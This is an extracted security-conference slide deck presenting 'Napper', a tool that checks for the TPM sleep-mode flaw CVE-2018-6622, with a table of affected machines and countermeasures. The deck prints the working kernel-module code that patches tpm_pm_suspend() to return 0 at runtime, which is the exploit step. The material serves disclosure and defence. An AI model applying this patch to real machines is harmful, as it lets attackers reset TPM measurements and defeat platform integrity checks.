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
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
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Exploit Scenario of the CVE-2018-6622



Contents – “Napper”





You! Again!

Manager



Second Encounter!!!

“Napper”?

- **Is a tool that can check the ACPI S3 sleep mode vulnerability in the TPM**
 - It is a bootable USB device based-on Ubuntu 18.04
 - It has a **kernel module** and **user-level applications**
- **Makes the system take a nap and checks the vulnerability**
 - The kernel module exploits the grey area vulnerability (CVE-2018-6622) while sleeping by patching kernel code
 - The user-level applications check the TPM status and show a report



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CVE-2017-16837 is a software vulnerability!
Upgrade tBoot if the version is lower than **v1.9.7**

Napper's Kernel Module (1)

- Patches the **tpm_pm_suspend()** function in TPM driver
 - The function is invoked by kernel while S3 sleep sequence
 - The kernel module changes the function to "**return 0;**"

```
1 int tpm_pm_suspend(struct device *dev)
2 {
3     struct tpm_chip *chip = dev_get_drvdata(dev);
4     struct tpm_cmd_t cmd;
5     int rc, try;
6
7     u8 dummy_hash[TPM_DIGEST_SIZE] = { 0 };
8
9     if (chip == NULL)
10         return -ENODEV;
11
12     if (chip->flags & TPM_CHIP_FLAG_ALWAYS_SUSPEND)
13         return 0;
14
15     if (chip->flags & TPM_CHIP_FLAG_TPM2) {
16         tpm2_shutdown(chip, TPM2_SU_STATE);
17         return 0;
18     }
```



```
1 int tpm_pm_suspend(struct device *dev)
2 {
3     // Do nothing!
4     return 0;
5 }
```

Napper's Kernel Module (2)

```
1 static int __init napper_init(void)
2 {
3     TEXT_POKE fn_text_poke;
4     unsigned long tpm_suspend_addr;
5
6     // Byte code of "XOR RAX, RAX; RET;"
7     unsigned char ret_op_code[] = {0x48, 0x31, 0xC0, 0xC3};
8     unsigned char org_op_code[sizeof(ret_op_code)];
9
10    // Find needed functions
11    fn_text_poke = (TEXT_POKE) kallsyms_lookup_name("text_poke");
12    tpm_suspend_addr = kallsyms_lookup_name("tpm_pm_suspend");
13
14    // Backup code and patch it
15    memcpy(org_op_code, (unsigned char*) tpm_suspend_addr, sizeof(org_op_code));
16    fn_text_poke((void*) tpm_suspend_addr, ret_op_code, sizeof(ret_op_code));
17
18    return 0;
19 }
```

Napper's User-Level Applications

- **Consist of TPM-related software and launcher software**
 - I added a command-line tool, "`tpm2_extendpcrs`", to `tpm2_tools`
 - I also made a launcher software for easy-of-use
- **Load the kernel module and check the TPM vulnerability**
 - The launcher loads napper's kernel module and takes a nap
 - It checks if **PCRs of the TPM are all ZEROS** and extends PCRs
 - It gathers and reports the TPM and system information with `tpm2_getinfo`, `dmidecode`, and `journalctl` tools

Napper Live-CD and USB Bootable Device



Ubuntu 18.04

+ Kernel 4.18.0-15

+ TPM-related software

+ User-level Applications

+ Pinguybuilder_5.1-7

Napper Live-CD.iso

Napper Live-CD and USB Bootable Device

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+ Kernel 4.18.0-15

Project page:

<https://github.com/kkamagui/napper-for-tpm>

+ User level Applications

Pinguybuilder_5.1-7

Napper Live-CD.iso

Model	Status	BIOS			TPM	
		Vendor	Version	Release Date	Manufacturer	Vendor String
ASUS Q170M-C	Vulnerable	American Megatrends Inc.	4001	11/09/2018	Infineon (IFX)	SLB9665
Dell Optiplex 7040	Vulnerable	Dell	1.11.1	10/10/2018	NTC	rls NPCT
Dell Optiplex 7050	Vulnerable	Dell	1.11.0	11/01/2018	NTC	rls NPCT
GIGABYTE H170-D3HP	Vulnerable	American Megatrends Inc.	F20g	03/09/2018	Infineon (IFX)	SLB9665
GIGABYTE Q170M-MK	Vulnerable	American Megatrends Inc.	F23	04/12/2018	Infineon (IFX)	SLB9665
HP Spectre x360	Vulnerable	American Megatrends Inc.	F.24	01/07/2019	Infineon (IFX)	SLB9665
Intel NUC5i5MYHE	Vulnerable	Intel	MYBDWi5v.86A. 0049.2018. 1107.1046	11/07/2018	Infineon (IFX)	SLB9665
Lenovo T480 (20L5A00TKR)	Safe	Lenovo	N24ET44W (1.19)	11/07/2018	Infineon (IFX)	SLB9670
Lenovo T580	Safe	Lenovo	N27ET20W (1.06)	01/22/2018	ST- Microelectronics	
Microsoft Surface Pro 4	Safe	Microsoft Corporation	108.2439.769	12/07/2018	Infineon (IFX)	SLB9665

Napper tool

Napper v1.0 for checking a TPM vulnerability, CVE-2018-6622

Project link: <https://github.com/kkamagui/napper-for-tpm>

Countermeasures – CVE-2018-6622

(The Grey Area Vulnerability)

- 1) **Disable the ACPI S3 sleep feature in BIOS menu**
 - Brutal, but simple and effective
- 2) **Revise TPM 2.0 specification to define “corrective action” in detail and patch BIOS/UEFI firmware**
 - A long time to revise and apply to the TPM or BIOS/UEFI firmware
 - But, fundamental solution!

Check and update your BIOS/UEFI firmware!

Countermeasures – CVE-2017-16837

(The Lost Pointer Vulnerability)

1) **Apply my patch to tBoot**

- <https://sourceforge.net/p/tboot/code/ci/521c58e51eb5be105a29983742850e72c44ed80e/>

2) **Update tBoot to the latest version**

Conclusion

- **Until now, we have trusted the untrustable hardware and software with reputation!**
 - "Reputation" is not "Trustworthiness"
 - Trust nothing only with reputation and check everything for yourself
- **Napper helps you to check the TPM vulnerability**
 - Check your system with Napper or visit the project site for the results
- **Update your BIOS/UEFI firmware with the latest version**
 - If there is no patched firmware yet, disable the ACPI S3 sleep feature in BIOS menu right now!

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